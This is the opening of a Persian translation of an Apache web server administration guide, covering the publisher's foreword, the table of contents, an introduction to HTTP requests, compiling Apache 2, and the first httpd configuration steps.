



راهنمای کارسازوب آپاچی

مترجم:

دکتر حمیدرضا شهرياری

ویراسته:

مهندس آرش معبودی

مهندس احسان کشتکاری

فهرست برگه

لوری، بن
Lauric Ben
راهنمای کارساز وب آپاچی/بن لوری، پیتر لوری، ترجمه و تدوین حمیدرضا شهریاری.-تهران: شورای عالی انفورماتیک کشور، دبیرخانه، ۱۳۸۴.
۱۴۴ص.

ISBN:964-96535-4-6

فهرست نویسی براساس اطلاعات فیپا
۱.وب-سرورها-برنامه‌های کامپیوتری. ۲.آپاچی(فایل کامپیوتر). ۳. سیستم عامل لینوکس. الف.
لوری، پیتر، ۱۹۳۷-م، Laurie, Pater ب. شهریاری، حمیدرضا، مترجم ج. شورای عالی انفورماتیک کشور، دبیرخانه. د. عنوان

۰۰۵/۷۱۳۷۶

TK ۵۱۰۵/۸۸۸۵/۲۴ ۱۹۴

۱۳۸۴

۸۴-۲۶۶۳۳م

کتابخانه ملی ایران

راهنمای کارساز وب آپاچی

ناشر: دبیرخانه شورای عالی انفورماتیک

ترجمه: دکتر حمیدرضا شهریاری

ویراستار فنی و ادبی: مهندس آرش معبودی- مهندس احسان کشتکاری

حروف چینی: پریسا شمالی- لیدا زلکی

صفحه آرایی: محمدمهدی بزرگوار

ناظر چاپ: مریم مسعودی

طرح روی جلد: مهندس بهروز عبادی

چاپ و صحافی:

تیراژ: ۵۰۰ نسخه

قیمت: ۲۰۰۰۰ ریال


کلیه حقوق، متعلق به شورای عالی انفورماتیک می‌باشد. اجازه تکثیر، توزیع و یا تغییر این اثر تحت شرایط اجازه نامه مستندات آزاد گنو (که توسط بنیاد نرم‌افزارهای آزاد تهیه گردیده) داده می‌شود.

شابک: ۹۶۴-۹۶۵۳۵-۴-۶



سازمان مدیریت و برنامه ریزی کشور

شورای عالی انفورماتیک کشور



طرح ملی نرم افزارهای آزاد/متن باز

(گنو / لینوکس فارسی)

با همکاری مرکز تحقیقاتی فناوری اطلاعات و ارتباطات پیشرفته

دانشگاه صنعتی شریف

و حمایت دبیرخانه شورای عالی اطلاع رسانی

کلیه حقوق، متعلق به شورای عالی انفورماتیک می باشد.

اجازه تکثیر، توزیع و یا تغییر این اثر تحت شرایط اجازه نامه

مستندات آزاد گنو (که توسط بنیاد نرم افزارهای آزاد تهیه

گردیده) داده می شود.

امروزه فناوری اطلاعات به عنوان یکی از مهمترین زیرساختهای توسعه در کشورهای دنیا شناخته شده است. رشد روزافزون این فناوری در کشورهای توسعه یافته، شکاف دیجیتال بین این کشورها و کشورهای در حال توسعه را افزایش می‌دهد.

یکی از حوزه‌هایی که در رشد فناوری اطلاعات در دنیا تاثیر بسزایی داشته، مقوله نرم‌افزارهای آزاد/متن‌باز است. جنبش نرم‌افزارهای آزاد/متن‌باز پس از ۲۰ سال تلاش برای آزادی نرم‌افزار در سراسر دنیا امروزه به رشد و بالندگی رسیده است و باعث پیشرفت و تحولی عمیق در حوزه فناوری اطلاعات شده است.

کشورهای اتحادیه اروپایی، چین، ژاپن، برزیل، آرژانتین، پرو، آفریقای جنوبی و حتی افغانستان برنامه‌های مدونی برای بکارگیری و توسعه این نرم‌افزارها برای نیل به اهداف خود اعلام کردند، کسانی که به این نرم‌افزارها به دیده تردید می‌نگریستند، پی به اهمیت آن در سیاست‌گذاری توسعه فناوری اطلاعات در کشورها بردند. این‌گونه سیاست‌گذاری نیازمند همکاری و هماهنگی ارکان مختلف دولت در راستای تحقق آنهاست.

در ایران نیز این حرکت جهانی در قالب طرح ملی نرم‌افزارهای آزاد/متن‌باز (گنو/لینوکس فارسی) از حدود سه سال قبل با کارفرمایی دبیرخانه شورای عالی انفورماتیک و مدیریت مرکز تحقیقاتی فناوری اطلاعات و ارتباطات پیشرفته دانشگاه صنعتی شریف و حمایت دبیرخانه شورای عالی اطلاع رسانی برای تولید جایگزین نرم‌افزارهای مهم و کاربردی داخل کشور بر مبنای بومی‌سازی نرم‌افزار آزاد و ایجاد تنوع نرم‌افزاری شروع شده است. این طرح بسترساز تولید سامانه عامل ملی کشور است که می‌تواند به خوبی به عنوان جایگزین سامانه عامل ویندوز استفاده شود. در حال حاضر با توجه به فعالیت انجام گرفته نسخه‌های اولیه جایگزین برای سامانه عامل، برنامه‌های دفتری و بانکهای اطلاعاتی تا حد خوبی انجام شده است، که این تلاش در جهت استقلال و خودکفایی کشور در صنعت نرم‌افزار قابل تقدیر است.

با توجه به جوان بودن این حرکت در کشور لزوم فرهنگ‌سازی و تولید محتویات آموزشی ضروری به نظر می‌رسد. دبیرخانه شورای عالی انفورماتیک بر خود واجب می‌داند که تا حد امکان بستر لازم برای گسترش این فعالیت را آماده نماید. در همین راستا این شورا اقدام به تهیه مجموعه کتابهایی با عنوان «مجموعه نرم‌افزارهای آزاد/متن‌باز» - با پوشش دادن طیف کلی از مخاطبین این حوزه مانند مدیران، کارشناسان رسته فرابری داده‌ها، کاربران نهایی، دانشجویان، توسعه‌دهندگان و برنامه‌نویسان - نموده است که کتاب حاضر نیز از همین مجموعه است. امید است این مجموعه کتابها بتواند کمکی در جهت بالابردن آگاهی عمومی جامعه در حوزه نرم‌افزارهای آزاد/متن‌باز شود.

دبیر شورای عالی انفورماتیک کشور

فهرست مطالب

| | | |
|-------|--|----|
| ۱ | فصل اول: مقدمه و آغاز به کار..... | ۱ |
| ۱-۱ | کارساز وب چه می کند؟..... | ۱ |
| ۱-۱-۱ | معیارهای انتخاب یک کارساز وب..... | ۱ |
| ۲-۱ | چرا آپاچی؟..... | ۲ |
| ۳-۱ | آپاچی چگونه کار می کند؟..... | ۲ |
| ۴-۱ | چگونه کارخواهی HTTP کار می کند؟..... | ۳ |
| ۵-۱ | نصب آپاچی..... | ۶ |
| ۱-۵-۱ | ترجمه کردن آپاچی ۲..... | ۶ |
| ۲ | فصل دوم: پیکربندی آپاچی: گامهای اولیه..... | ۷ |
| ۱-۲ | پشت پرده یک وبگاه آپاچی..... | ۷ |
| ۱-۱-۲ | اجرای آپاچی از خط فرمان..... | ۷ |
| ۲-۲ | SITE.TODLE..... | ۸ |
| ۳-۲ | برپا کردن کارساز..... | ۹ |
| ۱-۳-۲ | webgroup و webuser..... | ۱۱ |
| ۲-۳-۲ | برخی مشکلات متفرقه..... | ۱۳ |
| ۳-۳-۲ | اجرای آپاچی تحت Unix..... | ۱۳ |
| ۴-۳-۲ | کپی های مختلف آپاچی..... | ۱۴ |
| ۵-۳-۲ | مجوزهای یونیکس..... | ۱۴ |
| ۴-۲ | دیرکتیوها..... | ۱۶ |
| ۱-۴-۲ | ServerName..... | ۱۶ |
| ۲-۴-۲ | DocumentRoot..... | ۱۶ |
| ۳-۴-۲ | ServerRoot..... | ۱۶ |
| ۴-۴-۲ | ErrorLog..... | ۱۶ |
| ۵-۴-۲ | PidFile..... | ۱۷ |
| ۶-۴-۲ | TypesConfig..... | ۱۷ |
| ۷-۴-۲ | شمول پرونده های دیگر در پرونده پیکربندی..... | ۱۷ |
| ۵-۲ | اشیاء مشترک (SHARED OBJECTS)..... | ۱۷ |

| | | |
|----------------|---------------------------------------|----------|
| ۱۷..... | اشیاء مشترک تحت یونیکس | ۱-۵-۲ |
| ۱۸..... | LoadModule | ۲-۵-۲ |
| ۱۹..... | فصل سوم: به سوی یک وبگاه واقعی | ۳ |
| ۱۹..... | وبگاه‌های بیشتر و بهتر: SITE.SIMPLE | ۱-۳ |
| ۲۰..... | ErrorDocument | ۱-۱-۳ |
| ۲۱..... | آغاز به کار وبگاه BUTTERTHLIES, INC. | ۲-۳ |
| ۲۲..... | نمایه پیش فرض | ۱-۲-۳ |
| ۲۲..... | index.html | ۲-۲-۳ |
| ۲۳..... | دیرکتیوهای بلوکی | ۳-۳ |
| ۲۶..... | دیرکتیوهای دیگر | ۴-۳ |
| ۳۰..... | باز آغازیدن | ۵-۳ |
| ۳۱..... | فصل چهارم: میزبانهای مجازی | ۴ |
| ۳۱..... | میزبانهای مجازی | ۱-۴ |
| ۳۱..... | میزبانهای مجازی مبتنی بر نام | ۲-۴ |
| ۳۲..... | میزبانهای مجازی مبتنی بر IP | ۳-۴ |
| ۳۳..... | میزبانهای مجازی ترکیبی | ۴-۴ |
| ۳۳..... | میزبان مجازی مبتنی بر درگاه | ۵-۴ |
| ۳۵..... | فصل پنجم: احراز هویت | ۵ |
| ۳۵..... | قرارداد احراز هویت | ۱-۵ |
| ۳۵..... | SITE.AUTHENT | ۲-۵ |
| ۳۶..... | دیرکتیوهای احراز هویت | ۳-۵ |
| ۳۹..... | اسم رمزها تحت یونیکس | ۴-۵ |
| ۴۰..... | دست‌نوشته‌های CGI | ۵-۵ |
| ۴۰..... | DENY و ALLOW، ORDER | ۶-۵ |
| ۴۳..... | فصل ششم: شاخص گذاری | ۶ |
| ۴۳..... | ساخت شاخص بهتر در آپاچی | ۱-۶ |
| ۴۵..... | ساخت شاخصهای شخصی | ۲-۶ |

| | | |
|----------------|---|-----------|
| ۴۵..... | DirectoryIndex | ۱-۲-۶ |
| ۴۶..... | فصل هفتم: تغییر مسیر (REDIRECTION) | ۷ |
| ۴۷..... | ALIAS | ۱-۷ |
| ۴۷..... | یک مسأله | ۱-۱-۷ |
| ۵۲..... | REWRITE | ۲-۷ |
| ۵۷..... | SPELLING | ۳-۷ |
| ۵۷..... | CheckSpelling | ۱-۳-۷ |
| ۵۸..... | فصل هشتم: رویدادننگاری | ۸ |
| ۵۸..... | رویدادننگاری با دست‌نوشته و پایگاه داده | ۱-۸ |
| ۵۸..... | امکانات رویدادننگاری آپاچی | ۲-۸ |
| ۶۳..... | رویدادننگاری پیکربندی | ۳-۸ |
| ۶۵..... | AddModuleInfo | ۱-۳-۸ |
| ۶۶..... | STATUS | ۴-۸ |
| ۶۶..... | وضعیت کارساز | ۱-۴-۸ |
| ۶۷..... | ExtendedStatus | ۲-۴-۸ |
| ۶۸..... | فصل نهم: امنیت | ۹ |
| ۶۸..... | کاربران داخلی و خارجی | ۱-۹ |
| ۷۰..... | راهکارهای امنیتی آپاچی | ۲-۹ |
| ۷۱..... | SSL با آپاچی v2 | ۱-۲-۹ |
| ۷۴..... | ساخت یک گواهی آزمایشی | ۲-۲-۹ |
| ۷۶..... | تهیه گواهی کارساز | ۳-۲-۹ |
| ۷۶..... | ذخیره‌گاه نهانی نشستهای سراسری | ۴-۲-۹ |
| ۷۷..... | دیرکتیوهای SSL | ۵-۲-۹ |
| ۸۸..... | بسته‌های رمزنگاری | ۳-۹ |
| ۹۳..... | فصل دهم: PHP | ۱۰ |
| ۹۳..... | PHP نصب | ۱-۱۰ |
| ۹۴..... | SITE.PHP | ۲-۱۰ |

| | |
|-----------------|--|
| ۹۶..... | خطاها ۱-۲-۱۰..... |
| ۹۸..... | فصل یازدهم: PERL و CGI ۱۱ |
| ۹۸..... | ۱-۱۱ دنیای CGI..... |
| ۹۸..... | ۱-۱-۱۱ نوشتن و اجرای دست‌نوشته‌ها..... |
| ۹۸..... | ۲-۱-۱۱ دست‌نوشته‌ها و آپاچی..... |
| ۹۹..... | ۲-۱۱ پیکربندی آپاچی..... |
| ۹۹..... | ۱-۲-۱۱ دست‌نوشته در cgi-bin..... |
| ۹۹..... | ۲-۲-۱۱ دست‌نوشته در DocumentRoot..... |
| ۱۰۰..... | ۳-۲-۱۱ Perl..... |
| ۱۰۱..... | ۴-۲-۱۱ HTML..... |
| ۱۰۱..... | ۵-۲-۱۱ اجرای دست‌نوشته با آپاچی..... |
| ۱۰۲..... | ۶-۲-۱۱ سرآیند HTTP..... |
| ۱۰۲..... | ۷-۲-۱۱ گرفتن داده از کاربر..... |
| ۱۰۲..... | ۸-۲-۱۱ متغیرهای محیطی..... |
| ۱۰۳..... | ۳-۱۱ مقداردهی متغیرهای محیطی..... |
| ۱۰۴..... | ۴-۱۱ کوکی‌ها..... |
| ۱۰۶..... | ۱-۴-۱۱ کوکیهای آپاچی..... |
| ۱۰۶..... | ۲-۴-۱۱ پرونده پیکربندی..... |
| ۱۰۷..... | ۵-۱۱ دیرکتیوهای دست‌نوشته..... |
| ۱۰۹..... | ۶-۱۱ راهبرها..... |
| ۱۱۱..... | ۷-۱۱ کنش‌ها (ACTIONS)..... |
| ۱۱۱..... | ۱-۷-۱۱ کنش..... |
| ۱۱۲..... | فصل دوازدهم: نوشتن پیمان‌های آپاچی ۱۲ |
| ۱۱۲..... | ۱-۱۲ مرور..... |
| ۱۱۳..... | ۲-۱۲ کدهای وضعیت..... |
| ۱۱۵..... | ۳-۱۲ ساختار MODULE..... |
| ۱۴۴..... | ۴-۱۲ راهنمایی‌های عمومی..... |

فصل اول:

مقدمه و آغاز به کار

آپاچی^۱ کارساز وبی است که در میان کارسازها وب بیشترین استفاده را در اینترنت دارد و نقش کلیدی در زیرساخت اینترنت بازی می‌کند. در این فصل مقدمه ای بر نحوه کار کارسازهای وب و این که چرا ممکن است کارساز آپاچی را انتخاب کنید، خواهد آمد.

۱-۱- کارساز وب چه می‌کند؟

وظیفه اصلی کارساز وب ترجمه^۲ URL به نام پرونده و سپس فرستادن آن روی اینترنت یا اجرای یک برنامه و سپس فرستادن خروجی آن است.

هنگامی که مرورگر خود را اجرا می‌کنید و به یک آدرس مانند <http://www.butterthlies.com/> متصل می‌شوید، در واقع درخواستی به کارساز وب آن می‌فرستید.

یک URL مانند <http://www.butterthlies.com/> شامل سه بخش است:

<scheme>://<host>/<path>

قرارداد (یا روش اتصال)، میزبان و مسیر. بنابراین در مثال ما <scheme> یا روش اتصال http است و بدین معنی است که مرورگر باید از HTTP^۳ استفاده کند. میزبان www.butterthlies.com است و مسیر / است که معمولاً بالاترین صفحه میزبان است. <host> ممکن است آدرس IP یا نام میزبان باشد. با استفاده از HTTP 1.1 مرورگر ممکن است درخواست زیر را به میزبان بفرستد:

GET / HTTP/1.1

Host: www.butterthlies.com

درخواست به درگاه شماره 80 (درگاه پیش فرض HTTP) روی میزبان www.butterthlies.com می‌رسد. پیام رسیده چهار بخش دارد: یک روش (روش HTTP نه روش URL) که در اینجا GET است ولی می‌تواند POST، PUT، DELETE یا CONNECT باشد؛ شناسه انحصاری منبع^۴ (URI) / ، نسخه قرارداد مورد استفاده؛ و یک سری سرآیند که در اینجا سرآیند Host است. اکنون نوبت کارساز وب است که بر مبنای این درخواست به آن پاسخ دهد.

۱-۱-۱- معیارهای انتخاب یک کارساز وب

ما از یک کارساز وب چه انتظاری داریم؟ این کارساز باید:

- سریع اجرا شود. با حداقل سخت افزار به بیشترین درخواستها جواب دهد.
- از چندبرنامگی پشتیبانی کند. تا بتواند در آن واحد به بیش از یک درخواست پاسخ دهد.
- درخواستها را احراز هویت^۵ کند.
- به خطاهای موجود به طرز مناسبی واکنش نشان دهد. برای مثال در صورت نیافتن

¹ Apache

² Uniform Resource Locator

³ Hypertext Transfer Protocol

⁴ Uniform Resource Indicator

⁵ Authenticate

- پرونده، کد برگشتی 404 را بفرستد.
- سبک پاسخ و زبان آن را با درخواست کننده مذاکره کند.
- بتواند به عنوان یک پراکسی کار کند. یک پراکسی درخواستها را از کارخواه گرفته و احتمالاً آنها را به یک کارساز دیگر می‌فرستد.
- امن باشد.

۱-۲- چرا آپاچی؟

آپاچی از رقیب بعدی خود مایکروسافت، دو برابر بیشتر وبگاه‌های دنیا را تسخیر کرده است. این نه فقط به خاطر رایگان بودن آن می‌باشد بلکه به علت متن باز بودن آن نیز است که امکان ارزیابی آن را به هر کس می‌دهد. به همین علت نیز بسیار قابل اطمینان‌تر است. آپاچی به راحتی به هر صورت و در هر اندازه‌ای قابل استفاده است. می‌توانید تنها یک صفحه شخصی یا یک وبگاه با میلیونها بازدیدکننده با آن برپا سازید. با آپاچی می‌توانید پرونده‌های ایستا روی وب خدمت دهید یا از خروجی‌های سفارشی برنامه‌های دیگر استفاده کنید. آپاچی رایگان است. یک کاربر علاقمند می‌تواند متن آن را بار گذاری کرده و مطابق میل خود آن را تغییر دهد. نتیجه مزایای فراوان آپاچی واضح است. در حدود ۷۵ بسته نرم افزاری به عنوان کارساز وب وجود دارند. میزان استفاده از آنها ماهیانه توسط Netcraft (www.netcraft.com) اندازه‌گیری می‌شود. اندازه‌گیری انجام شده در ماه جولای ۲۰۰۲ نشان داد، نزدیک دو سوم از وبگاه‌های فعال را آپاچی تشکیل می‌دهند.

جدول ۱-۱. آمار وبگاه‌های فعال در جولای ۲۰۰۲ توسط Netcraft

| تولید کننده | May 2002 | درصد | June 2002 | درصد |
|-------------|----------|-------|-----------|-------|
| Apache | 10411000 | 65.11 | 10964734 | 64.42 |
| Microsoft | 4121697 | 25.78 | 4243719 | 24.93 |
| iPlanet | 247051 | 1.55 | 281681 | 1.66 |
| Zeus | 214498 | 1.34 | 227857 | 1.34 |

۱-۳- آپاچی چگونه کار می‌کند؟

آپاچی برنامه است که تحت اکثر سامانه‌های عامل چند برنامه ای اجرا می‌شود. در این کتاب مثالها بیشتر در محیط لینوکس می‌باشد.

¹ Service

برنامه اجرایی آپاچی httpd است و معمولاً در پس‌زمینه اجرا می‌شود. هر کپی از httpd با تمرکز بر یک وبگاه^۱ در واقع منظور از وبگاه یک شاخه^۲ است، اجرا می‌شود. یک وبگاه در آپاچی دارای زیر شاخه‌های زیر است:

conf

شامل پرونده‌های پیکربندی که مهمترین آنها httpd.conf است. در این کتاب به این پرونده با نام پرونده پیکربندی (یا Config file) ممکن است ارجاع کنیم.

htdocs

شامل پرونده‌های HTML است که باید به کارخواه^۳ خدمت داده شوند. این شاخه و شاخه‌های تحتانی فضای وب را تشکیل می‌دهند که در اختیار هر کس که در وب باشد می‌تواند قرار بگیرد.

logs

شامل اطلاعات رویدادنگاری (دسترسی‌ها و خطاها) می‌باشد.

cgi-bin

شامل دستنوشته‌های CGI است. اینها برنامه‌های اجرایی یا دستنوشته‌های پوسته^۴ هستند که روی میزبان وب برای پاسخ دادن به برخی از درخواستهای کارخواه اجرا می‌شوند. از لحاظ امنیتی بسیار مهم است که این شاخه در فضای وب (در اینجا /htdocs ... و پایین‌تر) نباشند. در وضعیت بیکاری آپاچی کاری جز گوش دادن به آدرسهای IP مشخص شده در پرونده پیکربندی نمی‌کند. پس از ورود یک درخواست، آپاچی آن را گرفته و سرآیندهای آن را تحلیل می‌کند. سپس از قواعد موجود در پرونده پیکربندی برای انجام عمل مناسب برای پاسخ‌دهی به درخواست استفاده می‌کند.

کنترل اصلی راهبر وب^۵ از طریق پرونده پیکربندی انجام می‌شود. راهبر وب حدود ۲۰۰ دیرکتیو (یا دستور پیکربندی) در اختیار دارد. راهبر وب تعدادی گزینه نیز در اختیار دارد که هنگام بالا آمدن آپاچی می‌تواند از آنها استفاده نماید.

۱-۴- چگونه کارخواه HTTP کار می‌کند؟

هنگامی که کارساز برپا می‌شود، کارخواه می‌تواند درخواست خود را به وی بفرستد. درخواست وی از طریق یک URL فرستاده می‌شود که معمولاً با http شروع می‌شود و نمایانگر خدمتی است که وی خواهان آن است. ادامه URL به صورت زیر است:

```
//<user>:<password>@<host>:<port>/<url-path>
```

در RFC 1738 چنین آمده است:

یک بخش یا تمام بخشهای "<user>:<password>@"،
"<password>:"، و "<url-path>/" ممکن است حذف شوند. این
روش مشخص می‌کند که داده با "/" شروع می‌شود که مطابق نحو
معمول اینترنت است.

¹ Web site

² Directory

³ Client

⁴ Shell scripts

⁵ Webmaster

مرورگر با دیدن http: پی می برد که باید از قرارداد HTTP استفاده نماید. کارخواه سپس با یک کارساز نام¹ تماس گرفته و آدرس IP میزبان را می پرسد. یک روش برای بررسی اعتبار نام میزبان استفاده از دستور ping در سامانه عامل است:

```
ping www.apache.org
```

اگر آن میزبان در اینترنت باشد، مشابه این پاسخ خواهد داد:

```
Pinging www.apache.org [63.251.56.142] with 32 bytes of data:
```

```
Reply from 63.251.56.142: bytes=32 time=278ms TTL=49
```

```
Reply from 63.251.56.142: bytes=32 time=620ms TTL=49
```

```
Reply from 63.251.56.142: bytes=32 time=285ms TTL=49
```

```
Reply from 63.251.56.142: bytes=32 time=290ms TTL=49
```

```
Ping statistics for 63.251.56.142:
```

URL می تواند شماره درگاه را نیز به طور دقیق مشخص کند. در صورتی که شماره درگاه مشخص نباشد، به طور پیش فرض 80 است. برای مثال http://www.apache.org:8000/ به درگاه شماره 8000 میزبان متصل می شود.

URL همیشه همراه یک مسیر است، حتی اگر فقط یک / باشد. اگر این هم مشخص نشده باشد، کارساز به طور پیش فرض مسیر را / فرض می کند.

اکنون کارخواه یک اتصال TCP به درگاه شماره 8000 روی آدرس IP 204.152.144.38 برقرار کرده و پیام زیر را از طریق این اتصال می فرستد (اگر از HTTP 1.0 استفاده می کند)

```
GET /some/where/foo.html HTTP/1.0<CR><LF><CR><LF>
```

نویسه های CR و LF² بسیار مهم هستند، زیرا سرآیند HTTP را از بدنه آن جدا می کنند. اگر درخواست یک POST باشد، داده هایی نیز به دنبال آن خواهد فرستاد. کارساز پاسخی در مقابل می فرستد و اتصال را می بندد. برای دیدن این عمل به اینترنت متصل شده و در خط فرمان این دستور را وارد کنید:

```
% telnet www.apache.org 80
```

```
> telnet www.apache.org 80
```

```
GET http://www.apache.org/foundation/contact.html HTTP/1.1
```

```
Host: www.apache.org
```

در پاسخ باید متنی شبیه به متن زیر ببینید. برخی از پیاده سازی های telnet آنچه را که شما

تایپ می کنید را نشان نمی دهند. به هر حال کل پاسخ مشابه زیر خواهد بود:

```
Trying 64.125.133.20...
```

```
Connected to www.apache.org.
```

```
Escape character is '^['.
```

```
HTTP/1.1 200 OK
```

```
Date: Mon, 25 Feb 2002 15:03:19 GMT
```

```
Server: Apache/2.0.32 (Unix)
```

```
Cache-Control: max-age=86400
```

¹ Name server

² Carriage return and Line feed

Expires: Tue, 26 Feb 2002 15:03:19 GMT
Accept-Ranges: bytes
Content-Length: 4946
Content-Type: text/html

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
    <title>Contact Information--The Apache Software
Foundation</title>
  </head>
  <body bgcolor="#ffffff" text="#000000" link="#525D76">
    <table border="0" width="100%" cellspacing="0">
      <tr><!-- SITE BANNER AND PROJECT IMAGE -->
        <td align="left" valign="top">
          <a href="http://www.apache.org/"></a>
        </td>
      </tr>
    </table>
    <table border="0" width="100%" cellspacing="4">
      <tr><td colspan="2"><hr noshade="noshade"
size="1"/></td></tr>
      <tr>
        <!-- LEFT SIDE NAVIGATION -->
        <td valign="top" nowrap="nowrap">
          <p><b><a href="/foundation/projects.html">Apache
Projects</a></b></p>
          <menu compact="compact">
            <li><a href="http://httpd.apache.org/">HTTP
Server</a></li>
            <li><a href="http://apr.apache.org/">APR</a></li>
            <li><a
href="http://jakarta.apache.org/">Jakarta</a></li>
            <li><a href="http://perl.apache.org/">Perl</a></li>
            <li><a href="http://php.apache.org/">PHP</a></li>
            <li><a href="http://tcl.apache.org/">TCL</a></li>
            <li><a href="http://xml.apache.org/">XML</a></li>
            <li><a
href="/foundation/conferences.html">Conferences</a></li>
            <li><a href="/foundation/">Foundation</a></li>
          </menu>
          .....

```

۱-۵- نصب آپاچی

دو روش اصلی برای نصب آپاچی وجود دارد: بارگذاری پرونده اجرایی مناسب و یا بارگذاری متن اصلی و ترجمه^۱ کردن آن.

۱-۵-۱- ترجمه کردن آپاچی ۲

روش ساخت آپاچی در نسخه ۲ کاملاً متفاوت است و بهتر است روش ساخت نسخه های قبلی را فراموش کنید. بر خلاف نسخه های قبلی دیگر شاخه /src ... وجود ندارد. در اینجا ما پرونده httpd-2_0_40.tar.gz را بارگذاری کرده و آن را در شاخه /usr/src/apache باز کردیم. در ابتدا باید پرونده INSTALL را بخوانید. روش ساخت آپاچی اکنون خیلی شبیه دیگر ابزارها و بسته های نرم‌افزاری شده است.

پرونده پیکربندی را مطابق دستور زیر بسازید:

```
./configure --prefix=/usr/local
```

برای مشاهده تمام گزینه‌ها دستور زیر را وارد کنید:

```
./configure --help | more
```

سپس دستور زیر را وارد کنید:

```
make
```

که مدت زیادی طول می‌کشد تا اجرا شود. سپس:

```
make install
```

اکنون نتیجه پرونده اجرایی httpd در شاخه /usr/local/sbin است.

^۱ Compile

فصل دوم:

پیکربندی آپاچی گامهای اولیه

بعد از نصب آپاچی که در فصل ۱ گفته شد، شما اکنون یک apache/httpd در اختیار دارید. برای گام بعدی یک وبگاه نمونه ایجاد می‌کنیم.

۲-۱- پشت پرده یک وبگاه آپاچی

ابتدا بهتر است نگاهی به پشت پرده وبگاه آپاچی بیندازیم. از نگاه آپاچی یک وبگاه یک شاخه (directory) در یک جایی روی کارساز مثلا `/usr/www/APACHE3/site.for_instance` است. این شاخه حداقل چهار زیر شاخه دارد، که سه تای اول اساسی هستند:

conf

شامل پرونده پیکربندی که معمولا `httpd.conf` است و به آپاچی می‌گوید که چگونه به درخواستهای مختلف پاسخ دهد.

htdocs

شامل مستندات، شکلها، داده و هر آنچه که می‌خواهید به کاربران خدمت دهید.

logs

شامل پرونده‌های رویداد است که مهمترین آنها پرونده `error_log` است.

cgi-bin

شامل دست‌نوشته‌های CGI^۱ است. اگر از دست‌نوشته‌ها استفاده نمی‌کنید نیازی به این شاخه ندارید.

در نصب استاندارد پرونده‌ای نیز به شاخه وبگاه کپی می‌شود که برای اجرا کردن آپاچی به کار می‌رود.

۲-۱-۱- اجرای آپاچی از خط فرمان

اگر زیرشاخه `conf` در محل پیش فرض خود نباشد، به یک گزینه برای معرفی محل آن به آپاچی نیاز دارید:

```
httpd -d /usr/www/APACHE3/site.for_instance -f...
```

در حین نصب ممکن پرسشهای متعددی برای شما پیش بیاید که در فصلهای بعد سعی می‌کنیم به آنها پاسخ دهیم. در اینجا فقط نصب ساده آپاچی مورد بحث قرار می‌گیرد.

گزینه‌های زیر را می‌گیرد (این اطلاعات را می‌تونید با اجرای `httpd -h` بگیرید)

```
-Usage: httpd.20 [-D name] [-d directory] [-f file]  
[-C "directive"] [-c "directive"]  
[-v] [-V] [-h] [-l] [-L] [-t] [-T]
```

Options:

```
-D name : define a name for use in <IfDefine name>  
directives  
-d directory : specify an alternate initial ServerRoot  
-f file : specify an alternate ServerConfigFile  
-C "directive" : process directive before reading config files  
-c "directive" : process directive after reading config files
```

¹ Scripts

```

-v          : show version number
-V          : show compile settings
-h          : list available command line options
(this page)
-l          : list compiled in modules
-L          : list available configuration directives
-t -D DUMP_VHOSTS : show parsed settings (currently only
vhost settings)
-t          : run syntax check for config files (with
docroot check)
-T          : run syntax check for config files
(without docroot check)

```

البته گروه آپاچی معمولاً به تدریج در نسخه‌های جدیدتر گزینه‌هایی اضافه می‌کنند که می‌توان با اجرای `httpd -?` از آنها مطلع شد.

۲-۲ - site.todle

بدون داشتن یک وبگاه کار زیادی نمی‌توان با آپاچی انجام داد. برای عملی شدن گام‌های توصیه شده، زیرشاخه `/usr/www/APACHE3/site.todde` ایجاد شده که از وبگاه کتاب می‌توان بارگذاری کنید. از آنجا که ممکن است زیر شاخه `site.todde` را در جای دیگری ایجاد کنید، این مسیر را با `./` و `../site.todde` نشان می‌دهیم. در `../site.todde` سه زیرشاخه که آپاچی انتظار دارد ایجاد شده است: `logs` و `htdocs`. در پرونده `README` شاخه ریشه آپاچی چنین گفته شده:

The next step is to edit the configuration files for the server. In the subdirectory called conf you should find distribution versions of the three configuration files: srm.conf-dist, access.conf-dist, and httpd.conf-dist

از آنجا که پدر آپاچی، کارساز NCSA بوده، به عنوان یک میراث از کارساز NCSA، آپاچی این پرونده‌ها را می‌پذیرد. ولی قویاً توصیه می‌شود که همه پیکربندی‌ها را در پرونده `httpd.conf` قرار داده و دو پرونده دیگر را حذف کنید. در این صورت کار کردن و مدیریت آن آسان‌تر خواهد شد.

پرونده `README` حاوی توصیه‌هایی برای ویرایش این پرونده‌ها است که فعلاً به آنها کاری نداریم. توصیه فعلی این است که آپاچی را بدون هیچ پیکربندی اجرا کرده و ببینید که چه چیزی احتیاج دارد.

پرونده پیکربندی

قبل از آن که آپاچی را بدون هر گونه پیکربندی اجرا نمایید، باید نکاتی چند درباره فلسفه پرونده پیکربندی بدانید. آپاچی به طور پیش فرض با یک پرونده حجیم پیکربندی همراه است که در آن هر آنچه که یک کاربر ممکن است برای پیکربندی نیاز داشته باشد، آمده است. اگر شما یک تازه کار هستید، بسیاری از بخش‌های این پرونده برای شما بی معنا خواهد بود! بنابراین بسیار بهتر خواهد بود اگر با یک پرونده پیکربندی کوچک شروع کنید و به آن مواردی را که نیاز دارید اضافه کنید.

۲-۳- برپاکردن کارساز

می‌توان با گزینه `-d` وبگاه مورد نظر را به `httpd` معرفی کرد (دقت کنید که مسیر کامل `site.toddle` ممکن است در ماشین شما متفاوت باشد).

```
% httpd -d /usr/www/APACHE3/site.toddle
```

از آنجا که این کار را مکرر انجام خواهیم داد آن را درون یک دست‌نوشته به نام `go` قرار می‌دهیم. این پرونده را در شاخه `/usr/local/bin` قرار می‌دهیم:

```
% cat > /usr/local/bin/go
test -d logs || mkdir logs
httpd -f 'pwd'/conf/httpd$1.conf -d 'pwd'
^d
```

